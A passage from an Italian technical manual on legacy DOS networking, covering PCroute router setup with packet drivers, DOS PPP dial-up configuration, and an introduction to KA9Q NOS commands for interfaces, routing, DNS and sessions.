La versione precompilata, '`PKTPKT.EXE`', prevede l'utilizzo di due indirizzi di interruzione (*interrupt*) software per comunicare con i driver di pacchetto, 60_{16} e 61_{16}, dove il primo si riferisce alla prima interfaccia e l'altro alla seconda.

Supponendo di disporre di schede di rete compatibili NE2000, che utilizzino rispettivamente le risorse IRQ 10 e I/O 280_{16}, IRQ 11 e I/O 300_{16}, la configurazione dei driver di pacchetto dovrebbe essere la seguente:

```
ne2000 0x60 0x0a 0x280
ne2000 0x61 0x0b 0x300
```

203.14.2 Configurazione di PCroute

Per fare funzionare PCroute è necessario l'eseguibile '`PCROUTE.EXE`'; nel caso di utilizzo dei driver di pacchetto, si tratta di '`PKTPKT.EXE`'. Inoltre serve anche '`CONFIG.EXE`', per generare il file di configurazione di PCroute.

Si suppone che la prima scheda sia inserita nella rete 192.168.1.0 e che abbia l'indirizzo 192.168.1.254; inoltre si suppone che la seconda sia nella rete 192.168.2.0 con l'indirizzo 192.168.2.254. Non si prevede la necessità di indicare altri instradamenti per mezzo di altri router.

`C:\PCROUTE>` **`CONFIG`**[*Invio*]

```
This program creates/edits the pcroute.cfg file
```

Inizia una configurazione interattiva, a cominciare dalle indicazioni riferite alla prima interfaccia, cioè quella collegata al driver di pacchetto attraverso l'indirizzo IRQ 60_{16}.

```
Configuring an interface
```

`Address for the interface [0.0.0.0] ?` **`192.168.1.254`**[*Invio*]

`Subnet mask for the interface [255.255.255.0] ?` **`255.255.255.0`**[*Invio*]

```
Flag Meanings (if set)
    Bit 0 (1h)  - Don't send routing updates out this interface
    Bit 1 (2h)  - Don't listen to routing updates from this interface
    Bit 2 (4h)  - Proxy Arp for all subnets
    Bit 3 (8h)  - Turn off directed broadcasts
    Bit 4 (10h) - Turn off the issuing of ICMP redirects
    Bit 5 (20h) - Broadcast using old (0's) format
```

`Flags (HEX) for the interface [0H] ?` **`0H`**[*Invio*]

```
Routing Metric (HEX) for the interface [1H] ? 1H[Invio]
```

A questo punto si passa alla configurazione della seconda interfaccia, cioè quella collegata al driver di pacchetto attraverso l'indirizzo IRQ 61_{16}.

```
Configuring an interface

Address for the interface [0.0.0.0] ? 192.168.2.254[Invio]

Subnet mask for the interface [255.255.255.0] ? 255.255.255.0[Invio]

Flag Meanings (if set)
    Bit 0 (1h)  - Don't send routing updates out this interface
    Bit 1 (2h)  - Don't listen to routing updates from this interface
    Bit 2 (4h)  - Proxy Arp for all subnets
    Bit 3 (8h)  - Turn off directed broadcasts
    Bit 4 (10h) - Turn off the issuing of ICMP redirects
    Bit 5 (20h) - Broadcast using old (0's) format

Flags (HEX) for the interface [0H] ? 0H[Invio]

Routing Metric (HEX) for the interface [1H] ? 1H[Invio]
```

Gli instradamenti sulle reti cui sono connesse le interfacce vengono definiti in modo automatico. Si decide di non indicare altri instradamenti particolari.

```
If you wish to configure static routes do so here.  To stop type a '.'

  Flag Meanings (if set)
      Bit 0 (1h)  - Local route, do not propagate it
      Bit 1 (2h)  - Transient route, subject to RIP protocol

Network [0.0.0.0] ? .[Invio]
```

Da questo punto non si seleziona alcuna opzione particolare.

```
If you wish to forward bootp packets please enter the address
  of the address to forward it to.  This address can be a
  directed broadcast.  0.0.0.0  means don't forward

Address to forward bootp packets [0.0.0.0] ? 0.0.0.0[Invio]

Once PCroute boots up, it sends all log messages to a network
  host running a BSD UNIX syslogd daemon.  To disable
  logging enter 0.0.0.0

Host to send loging info to [0.0.0.0] ? 0.0.0.0[Invio]

Mask Meanings (0 = Log, 1 = Don't log)
    Bit 0 (1h)  - System
    Bit 1 (2h)  - Routing
    Bit 2 (4h)  - Monitor
    Bit 3 (8h)  - Localtalk

Logging mask for this router [0H] ? 0H[Invio]

There are 8 routing 'levels' supported
    0 - Emergency    1 - Alert    2 - Critical    3 - Error
    4 - Warning      5 - Notice   6 - info        7 - Debug
Only messages with a level less than the logging level are sent

Logging level [0H] ? 0H[Invio]
```

A questo punto la configurazione termina e ne viene generato il file '`PCROUTE.CFG`'.

203.14.3 Conclusione

PCroute, per funzionare richiede solo l'avvio dell'eseguibile ('**`PCROUTE.EXE`**'), che ha la necessità di trovare il file '`PCROUTE.CFG`' nella directory corrente. Dopo l'avvio, l'elaboratore risulta bloccato, essendo destinato esclusivamente alla funzione di instradamento.

La documentazione di PCroute spiega meglio come gestire le varie opzioni, che nell'esempio sono state evitate semplicemente, descrivendo anche come sfruttare la possibilità di tenere sotto controllo il funzionamento di PCroute attraverso il registro di sistema di un elaboratore come GNU/Linux.

203.15 Riferimenti

- Erick Engelke, *WATTCP*

  <*http://www.wattcp.com/*>

- Smash-Co Communications, *TCP/IP for MS-DOS*

  <*http://www.smashco.com/wattcp.asp*>

- *The U-M Software Archive*

  <*http://www.umich.edu/~archive/msdos/communications/wattcp/*>

  <*http://www.umich.edu/~archive/msdos/communications/packet/*>

- *Arachne labs*

  <*http://www.arachne.cz/*>

Dos PPP

Per realizzare una connessione PPP con un sistema Dos, è necessario un driver di pacchetto speciale, più o meno derivato dal demone '**pppd**' tradizionale dei sistemi Unix. Dal momento che di solito si usa una connessione PPP attraverso un modem e una linea commutata, è necessario anche un programma analogo a '**chat**' per attivare il modem e per superare la procedura iniziale.

Esistono diversi programmi per Dos in grado di gestire in qualche modo il protocollo PPP, ma sembra essere solo la realizzazione DOS PPP [1] ad avere il pregio di essere semplice e compatibile con i driver di pacchetto Ethernet.

L'archivio contenente DOS PPP dovrebbe essere accessibile dall'indirizzo <*ftp://ftp.simtel.net/pub/simtelnet/msdos/pktdrvr/dosppp05.zip*>.

204.1 Composizione

Il pacchetto di distribuzione di DOS PPP si compone di alcuni programmi, dove i più importanti sono:

- '**EPPPD.EXE**'

  il programma residente in memoria che svolge il ruolo del demone PPP tradizionale, emulando una scheda Ethernet;

- '**CHAT.EXE**'

  il programma utilizzato attraverso '**EPPPD.EXE**' per comandare il modem.

Questi due programmi emulano il più possibile i loro progenitori per Unix: '**pppd**' e '**chat**', tenendo conto di alcuni aggiustamenti dovuti alle carenze del Dos.

204.2 Configurazione e script

La configurazione di DOS PPP segue idealmente quella del demone Unix, con la differenza che i file hanno nomi e collocazioni differenti. Considerando che si tratta di sistemi Dos, si possono anche semplificare un po' le cose, come descritto nel seguito.

- Il file 'PPPD.CFG', collocato nella stessa directory in cui si trova l'eseguibile '**EPPPD.EXE**', oppure nella directory corrente, rappresenta in pratica quello che tradizionalmente è il file '/etc/ppp/options'.

  Naturalmente, si possono usare anche opzioni della riga di comando, che prendono il sopravvento sulle opzioni fissate con il file di configurazione.

- I file 'PPPDCOM*n*.CFG', collocati nella directory corrente, permettono di indicare opzioni specifiche per ogni porta seriale: 'PPPDCOM1.CFG' per 'COM1:', 'PPPDCOM2.CFG' per 'COM2:', ecc. In questo modo si emulano i file di configurazione '/etc/ppp/options/options.tty*' tradizionali nei sistemi Unix.

Dai file di configurazione è esclusa la presenza di qualcosa che serva per contenere i segreti PAP e CHAP. Per queste informazioni sono state aggiunte delle opzioni da inserire nei file di configurazione normali.

[1] **DOS PPP** software non libero: non è consentita la modifica e nemmeno la commercializzazione

Dal momento che non c'è un modo migliore per fare sapere quali sono le caratteristiche IP della connessione che si instaura, viene generato automaticamente lo script '**IP-UP.BAT**', il cui unico scopo è quello di inizializzare alcune variabili di ambiente:

```
SET MYIP=indirizzo_ip_locale
SET REMIP=indirizzo_ip_della_controparte
SET NETMASK=maschera_di_rete
SET PEERMRU=valore_MRU_della_controparte
```

Questo dovrebbe facilitare la realizzazione di un altro script che generi al volo i file di configurazione degli applicativi che si intendono usare. Per esempio, volendo realizzare il file di configurazione 'WATTCP.CFG' per i programmi che incorporano la libreria WATTCP, si potrebbe procedere come si vede nell'esempio seguente:

```
CALL IP-UP.bat
ECHO MY_IP=%MYIP% > WATTCP.CFG
ECHO GATEWAY=%REMIP% >> WATTCP.CFG
ECHO NETMASK=%NETMASK% >> WATTCP.CFG
ECHO NAMESERVER=195.210.91.1 >> WATTCP.CFG
ECHO MSS=512 >> WATTCP.CFG
```

Si può osservare che lo script, oltre a tradurre le variabili di ambiente in direttive del file 'WATTCP.CFG', aggiunge anche le direttive necessarie per definire il servente e per definire la dimensione massima dei segmenti di pacchetto.

Su '**CHAT.EXE**' non c'è nulla di speciale, tranne il fatto che questo programma non può funzionare da solo, ma deve trovarsi sotto il controllo di '**EPPPD.EXE**'. Le opzioni sono molto simili alla versione originale per i sistemi Unix. In generale vale la pena di utilizzare l'opzione '**-v**' per vedere cosa succede durante l'avvio della connessione.

204.2.1 Opzioni particolari per il PPP

Il programma '**EPPPD.EXE**' accetta la maggior parte delle opzioni delle vecchie edizioni di '**pppd**' per i sistemi Unix. Per verificare quali sono le opzioni disponibili basta leggere la documentazione allegata, che riproduce la pagina di manuale relativa.

- `user` *utente*

  `passwd` *parola_d'ordine*

  DOS PPP è in grado di gestire esclusivamente l'autenticazione PAP, ma senza l'ausilio di un file dei segreti. In pratica, si fa uso delle opzioni '**user**' e '**passwd**', con le quali si fornisce il nominativo utente e la parola d'ordine, senza altre specifiche.

- `pktvec` *irq*

  Dal momento che si tratta di driver di pacchetto, DOS PPP si avvale di un IRQ software che può essere scelto esplicitamente, oppure può essere definito automaticamente dal programma. L'opzione '**pktvec**' permette di fissare il valore di tale IRQ, assegnando valori esadecimali nella forma '**0x***nn*'. Il valore predefinito usuale è 60_{16}.

204.3 Connessione in pratica

Si suppone di avere la possibilità di collegarsi a un servizio di accesso a Internet che ha le caratteristiche seguenti:

- telefono 0987 6543210;
- utenza '**tizio**';
- parola d'ordine '**asdfghjk**';
- indirizzo IP del DNS primario 123.123.123.1.

Inoltre, si utilizza la prima porta seriale, ovvero 'COM1:', che viene configurata per una velocità di 57600 bit/s. Si realizza il file 'PPPD.CFG' con il contenuto seguente:

```
com1
57600
user tizio
passwd asdfghjk
connect "chat -v '' ATZ OK ATX3 OK ATDT9876543210 CONNECT '' "
```

In questo modo, quando si avvia '**EPPPD.EXE**', questo avvia prima '**CHAT.EXE**' in modo da inizializzare il modem, comporre il numero telefonico e attendere la connessione; successivamente, l'autenticazione avviene attraverso il protocollo PAP.

Si può osservare l'opzione '**-v**' di '**CHAT.EXE**', che serve per vedere i messaggi scambiati tra questo programma e il modem, durante le operazioni. La conoscenza di questi dettagli serve per correggere eventualmente la stringa, in base al comportamento effettivo del modem.[2]

Una volta instaurata la connessione, '**EPPPD.EXE**' crea il file 'IP-UP.BAT', che può essere sfruttato come è già stato visto in precedenza da un altro script che generi i file di configurazione necessari agli altri applicativi, specificando così anche il DNS primario e la dimensione massima del segmento (MSS). L'esempio seguente mostra uno script necessario a generare un file di configurazione per gli applicativi che usano la libreria WATTCP:

```
CALL IP-UP.bat
ECHO MY_IP=%MYIP% > WATTCP.CFG
ECHO GATEWAY=%REMIP% >> WATTCP.CFG
ECHO NETMASK=%NETMASK% >> WATTCP.CFG
ECHO NAMESERVER=123.123.123.1 >> WATTCP.CFG
ECHO MSS=512 >> WATTCP.CFG
```

Per concludere la connessione, si usa il programma '**TERMIN.COM**', che viene distribuito anche assieme a DOS PPP, ma per questo occorre conoscere l'indirizzo IRQ software utilizzato da '**EPPPD.EXE**'. Per esempio, se si tratta dell'indirizzo IRQ 60_{16} (quello predefinito), basta procedere come segue:

```
C:>TERMIN 0x60
```


[2] Naturalmente, nello stesso modo si potrebbe realizzare un accesso di tipo tradizionale, in cui sia '**CHAT.EXE**' a inviare il nominativo utente e la parola d'ordine. Tuttavia, è sempre meno probabile che un fornitore di accesso a Internet utilizzi ancora tale vecchia procedura.

Introduzione a NOS-KA9Q -- IPv4 per Dos

NOS [1] è una sorta di sistema operativo per le reti IPv4 nato per soddisfare le esigenze dei radioamatori. Se si considerano l'età e il fatto che funziona perfettamente su un sistema operativo Dos, si tratta di un applicativo eccezionale quando si dispone di hardware molto vecchio. La sigla KA9Q è il nominativo da radioamatore dell'autore originale di questo programma, Phil Karn, ma spesso si fa riferimento a questo software indifferentemente con le sigle KA9Q, NOS o qualcosa che termina per *NOS.[2]

Esistono diverse interpretazioni del sistema NOS-KA9Q; probabilmente il riferimento migliore per ottenere il materiale necessario è il deposito Simtel.Net, che ospita una directory apposita per questo: <*ftp://ftp.simtel.net/pub/simtelnet/msdos/tcpip/*>. In particolare è necessario prelevare il file contenente l'eseguibile '**`NET.EXE`**', che potrebbe avere un nome simile a '`e920603.zip`' (dove il numero corrisponde alla data ed eventualmente potrebbe essere sostituito da una versione più recente) e poi conviene prelevare altri file per ottenere della documentazione: '`intronos.zip`', '`ka9qbgn.zip`' e '`nos_slfp.zip`' (questo ultimo file può essere utile soprattutto per vedere come potrebbe essere effettuata una connessione PPP attraverso la porta seriale e il modem).

> La versione 920603, corrispondente al file '`e920603.zip`', è adatta ad architetture i86 di qualunque tipo (dal 8088 in su). Probabilmente ciò vale anche per qualche versione più recente, ma si deve fare attenzione: la versione 951123 è fatta per i386 o superiori. Se non si riesce a trovare una versione del programma '**`NET.EXE`**' abbastanza vecchia, si può provare a usare quella contenuta nel pacchetto '`nos_slfp.zip`'. In questo capitolo si fa riferimento a una versione di NOS per architetture modeste (i286 o inferiori).

NOS, una volta avviato, prende il controllo del sistema e i comandi che si impartiscono sono interpretati da questo, senza passare per il Dos sottostante. Anche per questa ragione si introduce l'uso di NOS in un capitolo separato, rispetto a quello già dedicato agli applicativi Dos (capitolo 203).

> Qui si mostrano le caratteristiche «normali» di NOS, nel senso che di questo sistema di rete sono state realizzate un'infinità di varianti. Evidentemente, il NOS che si può trovare può corrispondere o meno alle caratteristiche che vengono descritte qui. Se il pacchetto NOS che si trova contiene qualche file di documentazione, conviene leggerlo per verificare che tutto corrisponda a quanto previsto.

205.1 Preparazione

Anche se non si intendono sfruttare a fondo tutte le possibilità di NOS, conviene creare tutte le directory previste da questo mini sistema di rete. Se non si vuole fare fatica nella configurazione, conviene predisporre quelle seguenti, che riguardano le versioni «normali» di NOS:

```
C:\SPOOL
C:\SPOOL\HELP
C:\SPOOL\MAIL
C:\SPOOL\MQUEUE
C:\SPOOL\RQUEUE
C:\SPOOL\NEWS
```

[1] **NOS** dominio pubblico

[2] NOS è disponibile in varie versioni per diversi sistemi operativi: PMNOS per Presentation Manager (OS/2), AmigaNOS per Amiga e TNOS per GNU/Linux! L'attenzione di questo capitolo è comunque rivolta alle versioni di NOS per Dos.

Come si può intuire, si tratta di spazi predisposti per la gestione della posta elettronica; cosa che comunque non verrà mostrata in questo capitolo.

Volendo utilizzare una posizione diversa, nello stesso disco o in un altro, occorre almeno mantenere la stessa struttura; per esempio come nel modo seguente, tenendo conto che occorre avviare il programma '**NET.EXE**' specificando questa variante nelle opzioni.

```
D:\NOS\SPOOL
D:\NOS\SPOOL\HELP
D:\NOS\SPOOL\MAIL
D:\NOS\SPOOL\MQUEUE
D:\NOS\SPOOL\RQUEUE
D:\NOS\SPOOL\NEWS
```

205.1.1 Configurazione con il file AUTOEXEC.NET

Nella directory utilizzata come punto di inizio della gerarchia del sistema NOS, va collocato il file di configurazione 'AUTOEXEC.NET'. Questo rappresenta semplicemente una sequenza di comandi NOS da eseguire prima di mostrare l'invito all'utente. È abbastanza importante predisporre questo file, per non dover ogni volta ridefinire la configurazione delle interfacce e gli instradamenti relativi.

Ovviamente, per sapere come predisporre questo file occorre conoscere i comandi del sistema NOS. Per cominciare si tenga presente che sono ammessi i commenti prefissati dal simbolo '**#**' e terminati dalla fine della riga in cui appaiono; inoltre, se si utilizza un elaboratore appartenente alla famiglia «AT», cioè quelli che hanno un'architettura i286 o superiore, può essere utile indicare il comando '**isat on**'. Per il momento si osservi l'esempio seguente, che si riferisce all'uso di una scheda di rete gestita attraverso un driver di pacchetto di quelli descritti nel capitolo precedente (203).

```
# Se non si tratta di un elaboratore compatibile IBM AT (o superiore),
# la riga seguente deve essere commentata o eliminata.
#isat on

# Configurazione dell'interfaccia di rete utilizzando il
# riferimento al packet driver (il nome ethernet0 viene stabilito qui,
# e non si tratta di una convenzione di NOS).
attach packet 0x7e ethernet0 8 1500

# Definizione dell'indirizzo IP dell'interfaccia di rete.
ifconfig ethernet0 ipaddress 192.168.1.10
ifconfig ethernet0 netmask 255.255.255.0

# Instradamento.
route add 192.168.1.0/24 ethernet0
route add default ethernet0 192.168.1.254

# DNS
domain addserver 192.168.1.1
domain suffix brot.dg.

# Servizi abilitati.
start discard
start echo
start finger
start ftp
```

205.1.2 Driver di pacchetto

Il sistema NOS richiede per funzionare che le interfacce di rete da utilizzare siano controllate da un driver di pacchetto, tranne nei casi in cui è in grado di gestirsele da solo. NOS può utilizzare i driver di pacchetto già mostrati nel capitolo 203 e altri specifici, come nel caso del file '`nos_slfp.zip`' che contiene il necessario per gestire una connessione PPP partendo dal controllo della porta seriale e del modem.

Per non appesantire troppo la presentazione del sistema NOS, vengono mostrati solo esempi che fanno riferimento a una scheda di rete gestita attraverso un driver di pacchetto configurato in modo da utilizzare l'indirizzo IRQ $7E_{16}$ per comunicare con le applicazioni. Volendo fare il solito esempio della scheda NE2000 configurata per usare l'indirizzo IRQ 11 e la porta di I/O 300_{16}, si tratta di usare il comando seguente:

```
NE2000.COM 0x7e 0x0b 0x300
```

205.1.3 Avvio del sistema NOS (NET.EXE)

Tutto il sistema NOS è inserito in un solo eseguibile Dos: '**`NET.EXE`**'. All'avvio del programma può essere conveniente utilizzare qualche opzione.

`NET` [`-b`] [`-s` *n_porte*] [`-d` *directory_nos*] [*file_configurazione*]

Dopo l'avvio, il sistema NOS mostra alcune informazioni riferite alla versione e quindi l'invito a inserire dei comandi:

```
KA9Q NOS version 910618 -> 911007 (ghm/was)
Copyright 1990 by Phil Karn, KA9Q
net> _
```

Qui viene mostrata una versione particolarmente vecchia del programma; se si trattasse di un'edizione specifica per microprocessori i386 o superiori, tale informazione apparirebbe tra quelle che precedono l'invito.

Tutti i comandi che vengono descritti nelle sezioni successive devono essere impartiti al sistema NOS attraverso l'invito '**`net>`**', oppure possono essere collocati nel file di configurazione (di solito '`AUTOEXEC.NET`').

Opzione o argomento	Descrizione
`-b`	Con questa opzione si costringe NOS ad aggiornare lo schermo attraverso le funzioni del BIOS, anziché accedendo direttamente alla memoria video. Ciò rallenta le operazioni, ma può essere necessario in alcune circostanze, quando si vede che la visualizzazione sullo schermo non funziona come ci si aspetterebbe.
`-s` *n_porte*	In condizioni normali, NOS gestisce un massimo di 40 connessioni (un massimo di 40 porte). Se si vuole modificare questo valore si può intervenire con l'opzione '**`-s`**'.
`-d` *directory_nos*	Se la struttura di directory che richiede NOS si trova a partire da una posizione differente dalla directory radice del disco '`C:`', l'opzione '**`-d`**' permette di indicarlo esplicitamente.
file_configurazione	Se si vuole indicare esplicitamente il file di configurazione (che di solito dovrebbe essere '*directory_nos*`\AUTOEXEC.NET`'), questo può essere inserito come ultimo argomento della riga di comando, senza l'indicazione di un'opzione apposita.

Segue la descrizione di alcuni esempi.

- `C:\>` **`NET`**

  Avvia il sistema NOS utilizzando la gerarchia che si articola a partire dalla directory radice del disco '`C:`' ('`C:\SPOOL\*`') e il file di configurazione '`C:\AUTOEXEC.NET`'.

- `C:\>` **`NET -d C:\NOS`**

  Avvia il sistema NOS utilizzando la gerarchia che si articola a partire dalla directory '`C:\NET\`' ('`C:\NET\SPOOL\*`') e il file di configurazione '`C:\NET\AUTOEXEC.NET`'.

- `C:\>` **`NET -d C:\NOS C:\NOS.RC`**

  Avvia il sistema NOS utilizzando la gerarchia che si articola a partire dalla directory '`C:\NET\`' ('`C:\NET\SPOOL\*`') e il file di configurazione '`C:\NOS.RC`'.

205.1.4 Conclusione del funzionamento del sistema NOS

Dal momento che il sistema NOS si comporta come una shell, si può intuire il modo attraverso il quale si conclude il suo funzionamento: con il comando '**`exit`**':

```
net> exit
```

205.1.5 Guida interna

Come suggerisce lo stesso NOS quando si inserisce un comando errato, è disponibile una mini guida interna costituita dall'elenco dei comandi. Si ottiene con '**`help`**', oppure semplicemente con '**`?`**'. Non è molto, dal momento che non viene mostrata la sintassi rispettiva, comunque è sempre meglio di nulla.

```
net> help
```

205.2 Interfacce, instradamento e nomi

Le cose più importanti da fare per poter utilizzare il sistema NOS, sono la definizione delle interfacce, l'instradamento e la risoluzione dei nomi. Le interfacce vengono «attaccate» attraverso il comando '**`attach`**', quindi vengono configurate attraverso '**`ifconfig`**', alla fine l'instradamento viene definito attraverso il comando '**`route`**'. NOS non ha funzionalità di DNS, a parte la possibilità di risolvere alcuni nomi di dominio per conto proprio, ma si può avvalere di un DNS esterno attraverso il comando '**`domain`**'.

I comandi che vengono descritti in queste sezioni sono usati generalmente per la configurazione attraverso il file '`AUTOEXEC.NET`'. Ciò dovrebbe essere intuitivo dato il tipo di operazioni che si svolgono con questi.

205.2.1 Comandi attach e detach

Attraverso il comando '**attach**' si possono definire le interfacce utilizzate. Di solito l'eseguibile '**NET.EXE**' è predisposto per la gestione delle porte seriali ('**asy**') e per l'uso di un driver di pacchetto esterno.

```
attach asy i/o irq { ppp | slip } nome_interfaccia dim_buffer mtu bps [c][r][v]
```

```
attach packet irq nome_interfaccia coda_trasmissione mtu
```

Quello che si vede rappresenta la sintassi per la definizione di un'interfaccia seriale (PPP, SLIP, o altre che non sono state indicate) e per un'interfaccia comandata da un driver di pacchetto esterno.

Nel caso del tipo '**asy**', cioè della connessione seriale, il numero di IRQ e l'indirizzo di I/O si riferiscono a quelli della porta seriale stessa; inoltre, gli ultimi argomenti sono la velocità espressa in bit/s (bps) e una stringa facoltativa dove possono apparire le lettere '**c**', '**r**' e '**v**'. Queste lettere rappresentano tre modalità: se appare la '**c**' si utilizza il protocollo RTS/CTS; se appare la '**r**' si abilita la sensibilità al segnale CD (*Carrier detect*); se appare la '**v**' si abilita la compressione Van Jacobson delle intestazioni TCP/IP, ma solo per le connessioni SLIP.

Con le interfacce gestite da un driver di pacchetto esterno diventa tutto più facile, dal momento che la cosa più importante è solo l'indicazione dell'indirizzo IRQ software (quello che serve a individuare il driver).

Per eliminare un'interfaccia si utilizza invece il comando '**detach**' secondo la sintassi seguente:

```
detach interfaccia
```

Segue la descrizione di alcuni esempi.

- `attach packet 0x7e ethernet0 8 1500`

  Utilizza un driver di pacchetto per gestire una scheda Ethernet. L'indirizzo IRQ per comunicare con il driver è $7E_{16}$; viene definito il nome '**ethernet0**' per fare riferimento a questa scheda; si pone il limite di otto pacchetti per la coda di trasmissione; si stabilisce l'unità massima di trasmissione in 1500 byte.

- `attach asy 0x3f8 4 slip sl0 1024 256 9600`

  Questo esempio è tratto dalla documentazione di NOS e si riferisce a una connessione SLIP attraverso la porta seriale individuata dall'indirizzo di I/O $3F8_{16}$ e dall'indirizzo IRQ 4. Il nome che viene attribuito è '**sl0**'; viene definito un *buffer* di ricezione di 1024 byte; la dimensione massima dei pacchetti trasmessi è di 256 byte; la velocità della porta seriale è di 9600 bit/s.

- `attach asy 0x3f8 4 ppp pp0 4096 1500 9600 r`

  Anche questo esempio è tratto dalla documentazione di NOS e si riferisce a una connessione PPP attraverso la porta seriale individuata dall'indirizzo di I/O $3F8_{16}$ e dall'indirizzo IRQ 4. Il nome che viene attribuito è '**pp0**'; viene definito un *buffer* di ricezione di 4096 byte; la dimensione massima dei pacchetti trasmessi è di 1500 byte; la velocità della porta seriale è di 9600 bit/s; viene abilitato il controllo della linea CD del modem.

- `detach ethernet0`

  Elimina l'interfaccia '**ethernet0**'.

205.2.2 Comando ifconfig

Attraverso il comando '**`ifconfig`**' si possono configurare le interfacce definite in precedenza con il comando '**`attach`**'. Il comando può assumere diverse forme, ma in particolare sono importanti gli schemi seguenti:

`ifconfig` [*nome_interfaccia*]

`ifconfig` *nome_interfaccia* `ipaddress` *indirizzo_ip*

`ifconfig` *nome_interfaccia* `netmask` *maschera_ip*

Utilizzando il comando da solo, senza argomenti, si ottiene la visualizzazione dello stato di tutte le interfacce di rete, comprese quelle predefinite; se si specifica il nome di un'interfaccia, il risultato si limita allo stato di questa. La seconda e la terza modalità servono invece per abbinare un indirizzo IP e una maschera di rete all'interfaccia.

Segue la descrizione di alcuni esempi.

- `ifconfig ethernet0`

  Mostra lo stato dell'interfaccia '**`ethernet0`**', che in precedenza era stata dichiarata con questo nome.

- `ifconfig ethernet0 ipaddress 192.168.1.10`

  Abbina all'interfaccia l'indirizzo IP 192.168.1.10.

- `ifconfig ethernet0 netmask 255.255.255.0`

  Abbina all'interfaccia la maschera IP 255.255.255.0.

205.2.3 Comando route

Il comando '**`route`**' permette di definire gli instradamenti attraverso le interfacce di rete configurate precedentemente, specificando eventualmente anche i router necessari a raggiungere le reti esterne.

`route`

`route add` *indirizzo_ip*/*n_bit_maschera* *nome_interfaccia* [*router*]

`route add default` *nome_interfaccia* [*router*]

La sintassi mostrata rappresenta una semplificazione del comando necessario a definire un instradamento. La coppia *indirizzo_ip*/*n_bit_maschera* è un modo per rappresentare l'indirizzo di una rete in modo compatto: il numero di bit rappresenta quanti bit iniziali devono essere posti a uno nella maschera di rete.

Per eliminare un instradamento si utilizza la forma seguente:

`route drop` *indirizzo_ip*/*n_bit_maschera*

`route drop default`

Segue la descrizione di alcuni esempi.

- `route`

  Mostra l'instradamento delle interfacce.

  `route add 192.168.1.0/24 ethernet0`

- Definisce l'instradamento per la rete identificata dagli indirizzi 192.168.1.* attraverso l'interfaccia '**`ethernet0`**'.

  ```
  route add default ethernet0 192.168.1.254
  ```

  Definisce l'instradamento predefinito attraverso il router 192.168.1.254.

205.2.4 Comando domain

Il comando '**domain**' permette di definire quali sono i servizi DNS a cui il sistema NOS può rivolgersi; permette anche di configurare il loro utilizzo e di definire eventualmente una risoluzione locale per alcuni indirizzi. Qui viene mostrato solo come dichiarare l'uso dei servizi DNS e il dominio predefinito.

`domain addserver` *indirizzo_ip_DNS*
`domain suffix` [*suffisso_predefinito*]

Segue la descrizione di alcuni esempi.

- ```
  domain addserver 192.168.1.1
  domain addserver 192.168.1.2
  ```
  Dichiara l'uso del servizio DNS collocato presso i nodi 192.168.1.1 e 192.168.1.2.
- `domain suffix brot.dg.`
- Dichiara che in caso di nomi di dominio incompleti viene aggiunto il suffisso *`brot.dg`*.
  `domain suffix`
  Mostra il suffisso predefinito per i nomi di dominio.

205.3 Gestione delle sessioni

Il sistema NOS può gestire diverse sessioni di lavoro, corrispondenti ad altrettante attività che implicano l'instaurarsi di una connessione. Per esempio si possono gestire diverse connessioni TELNET simultaneamente e lo stesso vale per l'utilizzo del protocollo FTP. Tutto questo funziona in modo paragonabile al sistema delle console virtuali di GNU/Linux: con il sistema NOS c'è una finestra per la modalità di comando, dove si trova l'invito, attraverso la quale si impartiscono i comandi, e le finestre delle sessioni che vengono aperte automaticamente in base al tipo di comando che viene dato.

Quando ci si trova a interagire con una sessione è possibile tornare alla finestra della modalità di comando attraverso il tasto [*F10*] (vale solo per il NOS che si basa sul Dos) e poi, da lì è possibile tornare a una sessione attraverso il comando '**session**'. Da questo si comprende che le sessioni sono numerate, cosa che avviene in modo automatico. Una di queste è anche la sessione attiva, ovvero quella a cui si potrebbe fare riferimento quando non se ne specifica il numero.

Comando	Descrizione
`session` [*n_sessione*]	Il comando '**session**' permette di tornare a una sessione ancora attiva, specificandone il numero. Se questo non viene indicato, si ottiene l'elenco delle sessioni esistenti.
`session`	Elenca le sessioni esistenti.
`session 1`	Torna alla prima sessione.
`close` [*n_sessione*]	Il comando '**close**' interrompere una connessione TCP attraverso l'invio di un pacchetto FIN (che serve a chiudere una connessione del genere). Il risultato che si ottiene di solito è che la sessione corrispondente termina.
`close`	Interrompe la connessione della sessione corrente.
`close 1`	Interrompe la connessione della prima sessione.
`reset` [*n_sessione*]	Il comando '**reset**' interrompere una connessione TCP attraverso l'invio di un pacchetto RST. Il risultato che si vuole ottenere è la conclusione della sessione corrispondente, ma dal momento che il metodo dell'invio di un pacchetto RST non garantisce l'ottenimento di ciò, sarebbe preferibile utilizzare il comando '**close**' al suo posto.
  ```

Comando	Descrizione
`abort` [*n_sessione*]	Il comando '**`abort`**' permette di interrompere un'operazione di carico o scarico dati attraverso una sessione FTP. La sessione in questione non viene chiusa.<
`abort`	Interrompe le operazioni di carico-scarico nella sessione corrente, purché di FTP.
`abort 1`	Interrompe le operazioni di carico-scarico nella prima sessione, purché sia di FTP.

205.4 Attività nel sistema locale

Dal momento che non è possibile intervenire direttamente sul sistema operativo sottostante senza interrompere le connessioni che eventualmente fossero state instaurate, NOS deve incorporare alcune funzionalità che non hanno attinenza con la rete, ma che sono indispensabili a livello pratico.

Per quanto riguarda i percorsi delle directory possono essere indicati utilizzando sia le barre oblique inverse ('`\`') che quelle normali ('`/`') per la separazione dei nomi che li compongono.

Comando	Descrizione
`cd` [*percorso*]	Permette di cambiare la directory corrente nel sistema sottostante. Se viene utilizzato senza l'indicazione del percorso, si ottiene la visualizzazione della directory corrente.
`pwd`	Mostra quale sia la directory corrente.
`dir` [*percorso*]	Elenca il contenuto della directory corrente.
`mkdir` [*percorso*]	Crea una directory nel sistema operativo sottostante.
`rmdir` [*percorso*]	Elimina una directory nel sistema operativo sottostante.
`more` *file*...	Scorre il testo di uno o più file del sistema operativo sottostante, facendo una pausa tra le schermate.
`rename` *file_origine* *file_destinazione*	Rinomina o sposta un file del sistema operativo sottostante.
`delete` *file*...	Elimina i file indicati negli argomenti dal sistema operativo sottostante.
`!` | `shell`	Sospende il funzionamento di NOS per aprire una shell del sistema operativo sottostante ('**`COMMAND.COM`**').

205.5 Gestione della rete e delle connessioni

Oltre a quanto visto inizialmente per ciò che riguarda la definizione delle interfacce, la loro configurazione, l'instradamento e la risoluzione dei nomi, ci sono una serie di comandi e di funzionalità per la gestione della rete.

205.5.1 Indirizzi IP e indirizzi MAC

```
arp
```

```
arp flush
```

